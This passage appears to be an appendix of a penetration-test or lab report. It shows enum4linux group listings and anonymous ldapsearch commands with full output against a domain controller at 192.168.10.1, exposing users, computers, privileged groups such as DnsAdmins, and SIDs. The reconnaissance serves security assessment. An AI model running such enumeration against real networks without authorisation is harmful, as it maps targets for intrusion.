Group 'Domain Computers' (RID: 515) has member: UADCWNET\maine$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\in-addr$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\calvin$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\vpn2$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\cust121$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\pc52$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\mac5$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\southdakota$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\sh$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\CLIENT1$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\MSSQL1$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\MSSQL2$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\MSSQL3$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\MSSQL4$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\MSSQL5$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\MSSQL6$

Group 'Domain Computers' (RID: 515) has member: UADCWNET\MSSQL7$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\MSSQL8$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\MSSQL9$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\MSSQL10$
Group 'Information Technology' (RID: 1108) has member: UADCWNET\J.Ballard
Group 'Information Technology' (RID: 1108) has member: UADCWNET\E.Wood
Group 'Information Technology' (RID: 1108) has member: UADCWNET\R.Moran
Group 'Information Technology' (RID: 1108) has member: UADCWNET\F.Payne
Group 'Information Technology' (RID: 1108) has member: UADCWNET\J.Patton
Group 'Information Technology' (RID: 1108) has member: UADCWNET\G.Turner
Group 'Information Technology' (RID: 1108) has member: UADCWNET\L.Campbell
Group 'Information Technology' (RID: 1108) has member: UADCWNET\test
Group 'Information Technology' (RID: 1108) has member: UADCWNET\M.Day
Group 'Information Technology' (RID: 1108) has member: UADCWNET\T.Reid
Group 'Information Technology' (RID: 1108) has member: UADCWNET\M.Phillips
Group 'Information Technology' (RID: 1108) has member: UADCWNET\G.Adkins
Group 'Information Technology' (RID: 1108) has member: UADCWNET\J.Rhodes
Group 'Information Technology' (RID: 1108) has member: UADCWNET\L.Nguyen
Group 'Information Technology' (RID: 1108) has member: UADCWNET\M.Murphy
Group 'Information Technology' (RID: 1108) has member: UADCWNET\R.Holloway
Group 'Group Policy Creator Owners' (RID: 520) has member: UADCWNET\Administrator
Group 'Domain Controllers' (RID: 516) has member: UADCWNET\SERVER1$
Group 'Domain Controllers' (RID: 516) has member: UADCWNET\SERVER2$
Group 'Legal' (RID: 1104) has member: UADCWNET\N.Colon
Group 'Legal' (RID: 1104) has member: UADCWNET\T.Maldonado
Group 'Legal' (RID: 1104) has member: UADCWNET\C.Munoz
Group 'Legal' (RID: 1104) has member: UADCWNET\O.Parker
Group 'Legal' (RID: 1104) has member: UADCWNET\D.Dunn
Group 'Legal' (RID: 1104) has member: UADCWNET\S.Brock
Group 'Legal' (RID: 1104) has member: UADCWNET\G.Lambert
Group 'Legal' (RID: 1104) has member: UADCWNET\S.Jennings
Group 'Legal' (RID: 1104) has member: UADCWNET\B.Blair
Group 'Legal' (RID: 1104) has member: UADCWNET\C.Horton
Group 'Legal' (RID: 1104) has member: UADCWNET\A.Norris
Group 'Legal' (RID: 1104) has member: UADCWNET\J.Tate
Group 'Legal' (RID: 1104) has member: UADCWNET\J.Mccormick
Group 'Legal' (RID: 1104) has member: UADCWNET\S.Glover
Group 'Legal' (RID: 1104) has member: UADCWNET\R.Bridges
Group 'Legal' (RID: 1104) has member: UADCWNET\H.Graham
Group 'Legal' (RID: 1104) has member: UADCWNET\C.Watkins
Group 'Legal' (RID: 1104) has member: UADCWNET\M.Davidson
Group 'Legal' (RID: 1104) has member: UADCWNET\S.Hicks
Group 'Legal' (RID: 1104) has member: UADCWNET\D.Doyle
Group 'Legal' (RID: 1104) has member: UADCWNET\D.Ford
Group 'Legal' (RID: 1104) has member: UADCWNET\V.Lawson
Group 'Legal' (RID: 1104) has member: UADCWNET\K.Russell
Group 'Legal' (RID: 1104) has member: UADCWNET\A.Benson
 ==
| Getting printer info for 192.168.10.1 |
 ==
No printers returned.
enum4linux complete on Fri Dec 10 10:08:00 2021

APPENDIX 2.4.2 LDAP ENUMERATION RESULTS

192.168.10.1

```
└─# ldapsearch -H ldap://192.168.10.1 -x -s base '' "(objectClass=*)" "*" +
254 ×
# extended LDIF
#
# LDAPv3
# base <> (default) with scope baseObject
# filter: (objectclass=*)
# requesting:  (objectClass=*) * +
#

#
dn:
domainFunctionality: 6
forestFunctionality: 6
domainControllerFunctionality: 7
rootDomainNamingContext: DC=uadcwnet,DC=com
ldapServiceName: uadcwnet.com:server1$@UADCWNET.COM
isGlobalCatalogReady: TRUE
supportedSASLMechanisms: GSSAPI
supportedSASLMechanisms: GSS-SPNEGO
supportedSASLMechanisms: EXTERNAL
supportedSASLMechanisms: DIGEST-MD5
supportedLDAPVersion: 3
supportedLDAPVersion: 2
supportedLDAPPolicies: MaxPoolThreads
supportedLDAPPolicies: MaxPercentDirSyncRequests
supportedLDAPPolicies: MaxDatagramRecv
supportedLDAPPolicies: MaxReceiveBuffer
supportedLDAPPolicies: InitRecvTimeout
supportedLDAPPolicies: MaxConnections
supportedLDAPPolicies: MaxConnIdleTime
supportedLDAPPolicies: MaxPageSize
supportedLDAPPolicies: MaxBatchReturnMessages
supportedLDAPPolicies: MaxQueryDuration
supportedLDAPPolicies: MaxDirSyncDuration
supportedLDAPPolicies: MaxTempTableSize
supportedLDAPPolicies: MaxResultSetSize
supportedLDAPPolicies: MinResultSets
supportedLDAPPolicies: MaxResultSetsPerConn
supportedLDAPPolicies: MaxNotificationPerConn
supportedLDAPPolicies: MaxValRange
supportedLDAPPolicies: MaxValRangeTransitive
supportedLDAPPolicies: ThreadMemoryLimit
supportedLDAPPolicies: SystemMemoryLimitPercent
supportedControl: 1.2.840.113556.1.4.319
supportedControl: 1.2.840.113556.1.4.801
supportedControl: 1.2.840.113556.1.4.473
supportedControl: 1.2.840.113556.1.4.528
supportedControl: 1.2.840.113556.1.4.417
supportedControl: 1.2.840.113556.1.4.619
supportedControl: 1.2.840.113556.1.4.841
supportedControl: 1.2.840.113556.1.4.529
supportedControl: 1.2.840.113556.1.4.805
supportedControl: 1.2.840.113556.1.4.521
supportedControl: 1.2.840.113556.1.4.970
supportedControl: 1.2.840.113556.1.4.1338
supportedControl: 1.2.840.113556.1.4.474
supportedControl: 1.2.840.113556.1.4.1339
```

supportedControl: 1.2.840.113556.1.4.1340
supportedControl: 1.2.840.113556.1.4.1413
supportedControl: 2.16.840.1.113730.3.4.9
supportedControl: 2.16.840.1.113730.3.4.10
supportedControl: 1.2.840.113556.1.4.1504
supportedControl: 1.2.840.113556.1.4.1852
supportedControl: 1.2.840.113556.1.4.802
supportedControl: 1.2.840.113556.1.4.1907
supportedControl: 1.2.840.113556.1.4.1948
supportedControl: 1.2.840.113556.1.4.1974
supportedControl: 1.2.840.113556.1.4.1341
supportedControl: 1.2.840.113556.1.4.2026
supportedControl: 1.2.840.113556.1.4.2064
supportedControl: 1.2.840.113556.1.4.2065
supportedControl: 1.2.840.113556.1.4.2066
supportedControl: 1.2.840.113556.1.4.2090
supportedControl: 1.2.840.113556.1.4.2205
supportedControl: 1.2.840.113556.1.4.2204
supportedControl: 1.2.840.113556.1.4.2206
supportedControl: 1.2.840.113556.1.4.2211
supportedControl: 1.2.840.113556.1.4.2239
supportedControl: 1.2.840.113556.1.4.2255
supportedControl: 1.2.840.113556.1.4.2256
supportedControl: 1.2.840.113556.1.4.2309
supportedControl: 1.2.840.113556.1.4.2330
supportedControl: 1.2.840.113556.1.4.2354
supportedCapabilities: 1.2.840.113556.1.4.800
supportedCapabilities: 1.2.840.113556.1.4.1670
supportedCapabilities: 1.2.840.113556.1.4.1791
supportedCapabilities: 1.2.840.113556.1.4.1935
supportedCapabilities: 1.2.840.113556.1.4.2080
supportedCapabilities: 1.2.840.113556.1.4.2237
subschemaSubentry: CN=Aggregate,CN=Schema,CN=Configuration,DC=uadcwnet,DC=com
serverName: CN=SERVER1,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Confi
 guration,DC=uadcwnet,DC=com
schemaNamingContext: CN=Schema,CN=Configuration,DC=uadcwnet,DC=com
namingContexts: DC=uadcwnet,DC=com
namingContexts: CN=Configuration,DC=uadcwnet,DC=com
namingContexts: CN=Schema,CN=Configuration,DC=uadcwnet,DC=com
namingContexts: DC=DomainDnsZones,DC=uadcwnet,DC=com
namingContexts: DC=ForestDnsZones,DC=uadcwnet,DC=com
isSynchronized: TRUE
highestCommittedUSN: 172193
dsServiceName: CN=NTDS Settings,CN=SERVER1,CN=Servers,CN=Default-First-Site-Na
 me,CN=Sites,CN=Configuration,DC=uadcwnet,DC=com
dnsHostName: Server1.uadcwnet.com
defaultNamingContext: DC=uadcwnet,DC=com
currentTime: 20211227164803.0Z
configurationNamingContext: CN=Configuration,DC=uadcwnet,DC=com

search result
search: 2
result: 0 Success

numResponses: 2
numEntries: 1
┌──(root 💀 kali)-[~]

```
└─# ldapsearch -H ldap://192.168.10.1 -x -b CN=Users,DC=uadcwnet,DC=com
130 ×


# extended LDIF
#
# LDAPv3
# base <CN=Users,DC=uadcwnet,DC=com> with scope subtree
# filter: (objectclass=*)
# requesting: ALL
#

# krbtgt, Users, uadcwnet.com
dn: CN=krbtgt,CN=Users,DC=uadcwnet,DC=com

# Domain Computers, Users, uadcwnet.com
dn: CN=Domain Computers,CN=Users,DC=uadcwnet,DC=com
objectClass: top
objectClass: group
cn: Domain Computers
description: All workstations and servers joined to the domain
distinguishedName: CN=Domain Computers,CN=Users,DC=uadcwnet,DC=com
instanceType: 4
whenCreated: 20211025081450.0Z
whenChanged: 20211025081450.0Z
uSNCreated: 12330
uSNChanged: 12332
name: Domain Computers
objectGUID:: ZJhSgnDrFU6eHneqkAlBnw==
objectSid:: AQUAAAAAAAUVAAAAhWFxjUXZ3PFz80GyAwIAAA==
sAMAccountName: Domain Computers
sAMAccountType: 268435456
groupType: -2147483646
objectCategory: CN=Group,CN=Schema,CN=Configuration,DC=uadcwnet,DC=com
isCriticalSystemObject: TRUE
dSCorePropagationData: 20211025085430.0Z
dSCorePropagationData: 20211025081450.0Z
dSCorePropagationData: 16010101000417.0Z

# Domain Controllers, Users, uadcwnet.com
dn: CN=Domain Controllers,CN=Users,DC=uadcwnet,DC=com

# Schema Admins, Users, uadcwnet.com
dn: CN=Schema Admins,CN=Users,DC=uadcwnet,DC=com

# Enterprise Admins, Users, uadcwnet.com
dn: CN=Enterprise Admins,CN=Users,DC=uadcwnet,DC=com

# Cert Publishers, Users, uadcwnet.com
dn: CN=Cert Publishers,CN=Users,DC=uadcwnet,DC=com
objectClass: top
objectClass: group
cn: Cert Publishers
description: Members of this group are permitted to publish certificates to th
 e directory
distinguishedName: CN=Cert Publishers,CN=Users,DC=uadcwnet,DC=com
instanceType: 4
whenCreated: 20211025081450.0Z
```

whenChanged: 20211025081450.0Z
uSNCreated: 12342
memberOf: CN=Denied RODC Password Replication Group,CN=Users,DC=uadcwnet,DC=co
 m
uSNChanged: 12344
name: Cert Publishers
objectGUID:: 9VeWDP80E0C5SYnqmlSnPA==
objectSid:: AQUAAAAAAAUVAAAAhWFxjUXZ3PFz80GyBQIAAA==
sAMAccountName: Cert Publishers
sAMAccountType: 536870912
groupType: -2147483644
objectCategory: CN=Group,CN=Schema,CN=Configuration,DC=uadcwnet,DC=com
isCriticalSystemObject: TRUE
dSCorePropagationData: 20211025085430.0Z
dSCorePropagationData: 20211025081450.0Z
dSCorePropagationData: 16010101000417.0Z

Domain Admins, Users, uadcwnet.com
dn: CN=Domain Admins,CN=Users,DC=uadcwnet,DC=com

Domain Users, Users, uadcwnet.com
dn: CN=Domain Users,CN=Users,DC=uadcwnet,DC=com
objectClass: top
objectClass: group
cn: Domain Users
description: All domain users
distinguishedName: CN=Domain Users,CN=Users,DC=uadcwnet,DC=com
instanceType: 4
whenCreated: 20211025081450.0Z
whenChanged: 20211025081450.0Z
uSNCreated: 12348
memberOf: CN=Users,CN=Builtin,DC=uadcwnet,DC=com
uSNChanged: 12350
name: Domain Users
objectGUID:: pXKWsqedUEGrAosdX+IGew==
objectSid:: AQUAAAAAAAUVAAAAhWFxjUXZ3PFz80GyAQIAAA==
sAMAccountName: Domain Users
sAMAccountType: 268435456
groupType: -2147483646
objectCategory: CN=Group,CN=Schema,CN=Configuration,DC=uadcwnet,DC=com
isCriticalSystemObject: TRUE
dSCorePropagationData: 20211025085430.0Z
dSCorePropagationData: 20211025081450.0Z
dSCorePropagationData: 16010101000417.0Z

Domain Guests, Users, uadcwnet.com
dn: CN=Domain Guests,CN=Users,DC=uadcwnet,DC=com
objectClass: top
objectClass: group
cn: Domain Guests
description: All domain guests
distinguishedName: CN=Domain Guests,CN=Users,DC=uadcwnet,DC=com
instanceType: 4
whenCreated: 20211025081450.0Z
whenChanged: 20211025081450.0Z
uSNCreated: 12351
memberOf: CN=Guests,CN=Builtin,DC=uadcwnet,DC=com
uSNChanged: 12353

name: Domain Guests
objectGUID:: 0SawZlymo0yW+4AB3uuJ2g==
objectSid:: AQUAAAAAAAUVAAAAhWFxjUXZ3PFz80GyAgIAAA==
sAMAccountName: Domain Guests
sAMAccountType: 268435456
groupType: -2147483646
objectCategory: CN=Group,CN=Schema,CN=Configuration,DC=uadcwnet,DC=com
isCriticalSystemObject: TRUE
dSCorePropagationData: 20211025085430.0Z
dSCorePropagationData: 20211025081450.0Z
dSCorePropagationData: 16010101000417.0Z

Group Policy Creator Owners, Users, uadcwnet.com
dn: CN=Group Policy Creator Owners,CN=Users,DC=uadcwnet,DC=com
objectClass: top
objectClass: group
cn: Group Policy Creator Owners
description: Members in this group can modify group policy for the domain
member: CN=Administrator,CN=Users,DC=uadcwnet,DC=com
distinguishedName: CN=Group Policy Creator Owners,CN=Users,DC=uadcwnet,DC=com
instanceType: 4
whenCreated: 20211025081450.0Z
whenChanged: 20211025081450.0Z
uSNCreated: 12354
memberOf: CN=Denied RODC Password Replication Group,CN=Users,DC=uadcwnet,DC=co
 m
uSNChanged: 12391
name: Group Policy Creator Owners
objectGUID:: Qu7Tcd8oKka1vqUZHOMpfA==
objectSid:: AQUAAAAAAAUVAAAAhWFxjUXZ3PFz80GyCAIAAA==
sAMAccountName: Group Policy Creator Owners
sAMAccountType: 268435456
groupType: -2147483646
objectCategory: CN=Group,CN=Schema,CN=Configuration,DC=uadcwnet,DC=com
isCriticalSystemObject: TRUE
dSCorePropagationData: 20211025085430.0Z
dSCorePropagationData: 20211025081450.0Z
dSCorePropagationData: 16010101000417.0Z

RAS and IAS Servers, Users, uadcwnet.com
dn: CN=RAS and IAS Servers,CN=Users,DC=uadcwnet,DC=com
objectClass: top
objectClass: group
cn: RAS and IAS Servers
description: Servers in this group can access remote access properties of user
 s
distinguishedName: CN=RAS and IAS Servers,CN=Users,DC=uadcwnet,DC=com
instanceType: 4
whenCreated: 20211025081450.0Z
whenChanged: 20211025081450.0Z
uSNCreated: 12357
uSNChanged: 12359
name: RAS and IAS Servers
objectGUID:: AEzLyo4SBEm6sY+qFUFKhw==
objectSid:: AQUAAAAAAAUVAAAAhWFxjUXZ3PFz80GyKQIAAA==
sAMAccountName: RAS and IAS Servers
sAMAccountType: 536870912
groupType: -2147483644

objectCategory: CN=Group,CN=Schema,CN=Configuration,DC=uadcwnet,DC=com
isCriticalSystemObject: TRUE
dSCorePropagationData: 20211025085430.0Z
dSCorePropagationData: 20211025081450.0Z
dSCorePropagationData: 16010101000417.0Z

Allowed RODC Password Replication Group, Users, uadcwnet.com
dn: CN=Allowed RODC Password Replication Group,CN=Users,DC=uadcwnet,DC=com
objectClass: top
objectClass: group
cn: Allowed RODC Password Replication Group
description: Members in this group can have their passwords replicated to all
 read-only domain controllers in the domain
distinguishedName: CN=Allowed RODC Password Replication Group,CN=Users,DC=uadc
 wnet,DC=com
instanceType: 4
whenCreated: 20211025081450.0Z
whenChanged: 20211025081450.0Z
uSNCreated: 12402
uSNChanged: 12404
name: Allowed RODC Password Replication Group
objectGUID:: y1f1CWRXtUm6LQ5FRfa3kg==
objectSid:: AQUAAAAAAAUVAAAAhWFxjUXZ3PFz80GyOwIAAA==
sAMAccountName: Allowed RODC Password Replication Group
sAMAccountType: 536870912
groupType: -2147483644
objectCategory: CN=Group,CN=Schema,CN=Configuration,DC=uadcwnet,DC=com
isCriticalSystemObject: TRUE
dSCorePropagationData: 20211025085430.0Z
dSCorePropagationData: 20211025081450.0Z
dSCorePropagationData: 16010101000417.0Z

Denied RODC Password Replication Group, Users, uadcwnet.com
dn: CN=Denied RODC Password Replication Group,CN=Users,DC=uadcwnet,DC=com
objectClass: top
objectClass: group
cn: Denied RODC Password Replication Group
description: Members in this group cannot have their passwords replicated to a
 ny read-only domain controllers in the domain
member: CN=Read-only Domain Controllers,CN=Users,DC=uadcwnet,DC=com
member: CN=Group Policy Creator Owners,CN=Users,DC=uadcwnet,DC=com
member: CN=Domain Admins,CN=Users,DC=uadcwnet,DC=com
member: CN=Cert Publishers,CN=Users,DC=uadcwnet,DC=com
member: CN=Enterprise Admins,CN=Users,DC=uadcwnet,DC=com
member: CN=Schema Admins,CN=Users,DC=uadcwnet,DC=com
member: CN=Domain Controllers,CN=Users,DC=uadcwnet,DC=com
member: CN=krbtgt,CN=Users,DC=uadcwnet,DC=com
distinguishedName: CN=Denied RODC Password Replication Group,CN=Users,DC=uadcw
 net,DC=com
instanceType: 4
whenCreated: 20211025081450.0Z
whenChanged: 20211025081450.0Z
uSNCreated: 12405
uSNChanged: 12433
name: Denied RODC Password Replication Group
objectGUID:: eh3o+ZZw2U2rKBCSQOfWOQ==
objectSid:: AQUAAAAAAAUVAAAAhWFxjUXZ3PFz80GyPAIAAA==
sAMAccountName: Denied RODC Password Replication Group

sAMAccountType: 536870912
groupType: -2147483644
objectCategory: CN=Group,CN=Schema,CN=Configuration,DC=uadcwnet,DC=com
isCriticalSystemObject: TRUE
dSCorePropagationData: 20211025085430.0Z
dSCorePropagationData: 20211025081450.0Z
dSCorePropagationData: 16010101000417.0Z

Read-only Domain Controllers, Users, uadcwnet.com
dn: CN=Read-only Domain Controllers,CN=Users,DC=uadcwnet,DC=com

Enterprise Read-only Domain Controllers, Users, uadcwnet.com
dn: CN=Enterprise Read-only Domain Controllers,CN=Users,DC=uadcwnet,DC=com
objectClass: top
objectClass: group
cn: Enterprise Read-only Domain Controllers
description: Members of this group are Read-Only Domain Controllers in the ent
 erprise
distinguishedName: CN=Enterprise Read-only Domain Controllers,CN=Users,DC=uadc
 wnet,DC=com
instanceType: 4
whenCreated: 20211025081450.0Z
whenChanged: 20211025081450.0Z
uSNCreated: 12429
uSNChanged: 12431
name: Enterprise Read-only Domain Controllers
objectGUID:: RT/d/uauRE6UrJKx3cGkDw==
objectSid:: AQUAAAAAAAUVAAAAhWFxjUXZ3PFz80Gy8gEAAA==
sAMAccountName: Enterprise Read-only Domain Controllers
sAMAccountType: 268435456
groupType: -2147483640
objectCategory: CN=Group,CN=Schema,CN=Configuration,DC=uadcwnet,DC=com
isCriticalSystemObject: TRUE
dSCorePropagationData: 20211025085430.0Z
dSCorePropagationData: 20211025081450.0Z
dSCorePropagationData: 16010101000417.0Z

Cloneable Domain Controllers, Users, uadcwnet.com
dn: CN=Cloneable Domain Controllers,CN=Users,DC=uadcwnet,DC=com
objectClass: top
objectClass: group
cn: Cloneable Domain Controllers
description: Members of this group that are domain controllers may be cloned.
distinguishedName: CN=Cloneable Domain Controllers,CN=Users,DC=uadcwnet,DC=com
instanceType: 4
whenCreated: 20211025081450.0Z
whenChanged: 20211025081450.0Z
uSNCreated: 12440
uSNChanged: 12442
name: Cloneable Domain Controllers
objectGUID:: Zq9wKLSTEUaLGJAb/jM57g==
objectSid:: AQUAAAAAAAUVAAAAhWFxjUXZ3PFz80GyCgIAAA==
sAMAccountName: Cloneable Domain Controllers
sAMAccountType: 268435456
groupType: -2147483646
objectCategory: CN=Group,CN=Schema,CN=Configuration,DC=uadcwnet,DC=com
isCriticalSystemObject: TRUE
dSCorePropagationData: 20211025085430.0Z

dSCorePropagationData: 20211025081450.0Z
dSCorePropagationData: 16010101000417.0Z

Protected Users, Users, uadcwnet.com
dn: CN=Protected Users,CN=Users,DC=uadcwnet,DC=com
objectClass: top
objectClass: group
cn: Protected Users
description: Members of this group are afforded additional protections against
 authentication security threats. See http://go.microsoft.com/fwlink/?LinkId=
 298939 for more information.
distinguishedName: CN=Protected Users,CN=Users,DC=uadcwnet,DC=com
instanceType: 4
whenCreated: 20211025081450.0Z
whenChanged: 20211025081450.0Z
uSNCreated: 12445
uSNChanged: 12447
name: Protected Users
objectGUID:: 8+7xSSczskKUnJCsvwHoUw==
objectSid:: AQUAAAAAAAUVAAAAhWFxjUXZ3PFz80GyDQIAAA==
sAMAccountName: Protected Users
sAMAccountType: 268435456
groupType: -2147483646
objectCategory: CN=Group,CN=Schema,CN=Configuration,DC=uadcwnet,DC=com
isCriticalSystemObject: TRUE
dSCorePropagationData: 20211025085430.0Z
dSCorePropagationData: 20211025081450.0Z
dSCorePropagationData: 16010101000417.0Z

Key Admins, Users, uadcwnet.com
dn: CN=Key Admins,CN=Users,DC=uadcwnet,DC=com

Enterprise Key Admins, Users, uadcwnet.com
dn: CN=Enterprise Key Admins,CN=Users,DC=uadcwnet,DC=com

DnsAdmins, Users, uadcwnet.com
dn: CN=DnsAdmins,CN=Users,DC=uadcwnet,DC=com
objectClass: top
objectClass: group
cn: DnsAdmins
description: DNS Administrators Group
member: CN=Nettie Wells,OU=Engineering,DC=uadcwnet,DC=com
member: CN=Nichole Colon,OU=Engineering,DC=uadcwnet,DC=com
distinguishedName: CN=DnsAdmins,CN=Users,DC=uadcwnet,DC=com
instanceType: 4
whenCreated: 20211025081530.0Z
whenChanged: 20211122193310.0Z
uSNCreated: 12485
uSNChanged: 155814
name: DnsAdmins
objectGUID:: lXzuKt/GL0a1LaWOW1aPWg==
objectSid:: AQUAAAAAAAUVAAAAhWFxjUXZ3PFz80GyTQQAAA==
sAMAccountName: DnsAdmins
sAMAccountType: 536870912
groupType: -2147483644
objectCategory: CN=Group,CN=Schema,CN=Configuration,DC=uadcwnet,DC=com
dSCorePropagationData: 20211025085430.0Z
dSCorePropagationData: 16010101000001.0Z

DnsUpdateProxy, Users, uadcwnet.com
dn: CN=DnsUpdateProxy,CN=Users,DC=uadcwnet,DC=com
objectClass: top
objectClass: group
cn: DnsUpdateProxy
description: DNS clients who are permitted to perform dynamic updates on behal
 f of some other clients (such as DHCP servers).
distinguishedName: CN=DnsUpdateProxy,CN=Users,DC=uadcwnet,DC=com
instanceType: 4
whenCreated: 20211025081530.0Z
whenChanged: 20211025081530.0Z
uSNCreated: 12490
uSNChanged: 12490
name: DnsUpdateProxy
objectGUID:: SHVRc9N3pkKNUSoFb4OVeQ==
objectSid:: AQUAAAAAAAUVAAAAhWFxjUXZ3PFz80GyTgQAAA==
sAMAccountName: DnsUpdateProxy
sAMAccountType: 268435456
groupType: -2147483646
objectCategory: CN=Group,CN=Schema,CN=Configuration,DC=uadcwnet,DC=com
dSCorePropagationData: 20211025085430.0Z
dSCorePropagationData: 16010101000001.0Z

Human Resources, Users, uadcwnet.com
dn: CN=Human Resources,CN=Users,DC=uadcwnet,DC=com
objectClass: top
objectClass: group
cn: Human Resources
member: CN=Nicolas Norman,OU=Human Resources,DC=uadcwnet,DC=com
member: CN=Craig Welch,OU=Human Resources,DC=uadcwnet,DC=com
member: CN=Arthur Pearson,OU=Human Resources,DC=uadcwnet,DC=com
member: CN=Jake Wagner,OU=Human Resources,DC=uadcwnet,DC=com
member: CN=Boyd Brown,OU=Human Resources,DC=uadcwnet,DC=com
member: CN=Sidney Franklin,OU=Human Resources,DC=uadcwnet,DC=com
member: CN=Jessica Norton,OU=Human Resources,DC=uadcwnet,DC=com
member: CN=Roman Beck,OU=Human Resources,DC=uadcwnet,DC=com
member: CN=Bobbie Stanley,OU=Human Resources,DC=uadcwnet,DC=com
member: CN=Kelvin Patrick,OU=Human Resources,DC=uadcwnet,DC=com
member: CN=Manuel Bradley,OU=Human Resources,DC=uadcwnet,DC=com
member: CN=Carl Willis,OU=Human Resources,DC=uadcwnet,DC=com
member: CN=Lucia Sharp,OU=Human Resources,DC=uadcwnet,DC=com
member: CN=Cristina Romero,OU=Engineering,DC=uadcwnet,DC=com
member: CN=Deborah Gross,OU=Human Resources,DC=uadcwnet,DC=com
member: CN=Alice Lucas,OU=Human Resources,DC=uadcwnet,DC=com
member: CN=Sadie Higgins,OU=Human Resources,DC=uadcwnet,DC=com
distinguishedName: CN=Human Resources,CN=Users,DC=uadcwnet,DC=com
instanceType: 4
whenCreated: 20211025082401.0Z
whenChanged: 20211122193318.0Z
uSNCreated: 12756
uSNChanged: 156159
name: Human Resources
objectGUID:: eiO2D+q3LkK4V3ImkqSsmA==
objectSid:: AQUAAAAAAAUVAAAAhWFxjUXZ3PFz80GyTwQAAA==
sAMAccountName: Human Resources
sAMAccountType: 268435456
groupType: -2147483646

objectCategory: CN=Group,CN=Schema,CN=Configuration,DC=uadcwnet,DC=com
dSCorePropagationData: 20211025085430.0Z
dSCorePropagationData: 16010101000001.0Z

Legal, Users, uadcwnet.com
dn: CN=Legal,CN=Users,DC=uadcwnet,DC=com
objectClass: top
objectClass: group
cn: Legal
member: CN=Alma Benson,OU=Legal,DC=uadcwnet,DC=com
member: CN=Kristopher Russell,OU=Legal,DC=uadcwnet,DC=com
member: CN=Virginia Lawson,OU=Legal,DC=uadcwnet,DC=com
member: CN=Dexter Ford,OU=Legal,DC=uadcwnet,DC=com
member: CN=Doreen Doyle,OU=Legal,DC=uadcwnet,DC=com
member: CN=Sergio Hicks,OU=Legal,DC=uadcwnet,DC=com
member: CN=Mercedes Davidson,OU=Legal,DC=uadcwnet,DC=com
member: CN=Clarence Watkins,OU=Legal,DC=uadcwnet,DC=com
member: CN=Hannah Graham,OU=Legal,DC=uadcwnet,DC=com
member: CN=Randy Bridges,OU=Legal,DC=uadcwnet,DC=com
member: CN=Sean Glover,OU=Legal,DC=uadcwnet,DC=com
member: CN=Jody Mccormick,OU=Legal,DC=uadcwnet,DC=com
member: CN=Juanita Tate,OU=Legal,DC=uadcwnet,DC=com
member: CN=Ada Norris,OU=Legal,DC=uadcwnet,DC=com
member: CN=Clay Horton,OU=Legal,DC=uadcwnet,DC=com
member: CN=Brendan Blair,OU=Legal,DC=uadcwnet,DC=com
member: CN=Suzanne Jennings,OU=Legal,DC=uadcwnet,DC=com
member: CN=Gilberto Lambert,OU=Legal,DC=uadcwnet,DC=com
member: CN=Shawna Brock,OU=Legal,DC=uadcwnet,DC=com
member: CN=Daniel Dunn,OU=Legal,DC=uadcwnet,DC=com
member: CN=Oliver Parker,OU=Legal,DC=uadcwnet,DC=com
member: CN=Chris Munoz,OU=Legal,DC=uadcwnet,DC=com
member: CN=Tim Maldonado,OU=Legal,DC=uadcwnet,DC=com
member: CN=Nichole Colon,OU=Engineering,DC=uadcwnet,DC=com
distinguishedName: CN=Legal,CN=Users,DC=uadcwnet,DC=com
instanceType: 4
whenCreated: 20211025082401.0Z
whenChanged: 20211122193318.0Z
uSNCreated: 12761
uSNChanged: 156177
name: Legal
objectGUID:: tH/LEyJ/l0GqX9cjMZu/mw==
objectSid:: AQUAAAAAAAUVAAAAhWFxjUXZ3PFz80GyUAQAAA==
sAMAccountName: Legal
sAMAccountType: 268435456
groupType: -2147483646
objectCategory: CN=Group,CN=Schema,CN=Configuration,DC=uadcwnet,DC=com
dSCorePropagationData: 20211025085430.0Z
dSCorePropagationData: 16010101000001.0Z

Finance, Users, uadcwnet.com
dn: CN=Finance,CN=Users,DC=uadcwnet,DC=com
objectClass: top
objectClass: group
cn: Finance
member: CN=Kristen Cohen,OU=Finance,DC=uadcwnet,DC=com
member: CN=Krista Castillo,OU=Finance,DC=uadcwnet,DC=com
member: CN=Jennifer Wilkerson,OU=Finance,DC=uadcwnet,DC=com
member: CN=Ellen Blake,OU=Finance,DC=uadcwnet,DC=com

member: CN=Jacob Farmer,OU=Finance,DC=uadcwnet,DC=com
member: CN=Florence Stokes,OU=Finance,DC=uadcwnet,DC=com
member: CN=Dwight Sandoval,OU=Finance,DC=uadcwnet,DC=com
member: CN=Rodney Baker,OU=Finance,DC=uadcwnet,DC=com
member: CN=Jody Stevenson,OU=Finance,DC=uadcwnet,DC=com
member: CN=Cornelius Lamb,OU=Finance,DC=uadcwnet,DC=com
member: CN=Test,OU=Information Technology,DC=uadcwnet,DC=com
member: CN=Javier Poole,OU=Finance,DC=uadcwnet,DC=com
member: CN=Miriam Carson,OU=Finance,DC=uadcwnet,DC=com
distinguishedName: CN=Finance,CN=Users,DC=uadcwnet,DC=com
instanceType: 4
whenCreated: 20211025082401.0Z
whenChanged: 20211122193319.0Z
uSNCreated: 12766
uSNChanged: 156228
name: Finance
objectGUID:: m5msXapb9kqSr7v52dZfKQ==
objectSid:: AQUAAAAAAAUVAAAAhWFxjUXZ3PFz80GyUQQAAA==
sAMAccountName: Finance
sAMAccountType: 268435456
groupType: -2147483646
objectCategory: CN=Group,CN=Schema,CN=Configuration,DC=uadcwnet,DC=com
dSCorePropagationData: 20211025085430.0Z
dSCorePropagationData: 16010101000001.0Z

Engineering, Users, uadcwnet.com
dn: CN=Engineering,CN=Users,DC=uadcwnet,DC=com
objectClass: top
objectClass: group
cn: Engineering
member: CN=Nicole Hogan,OU=Engineering,DC=uadcwnet,DC=com
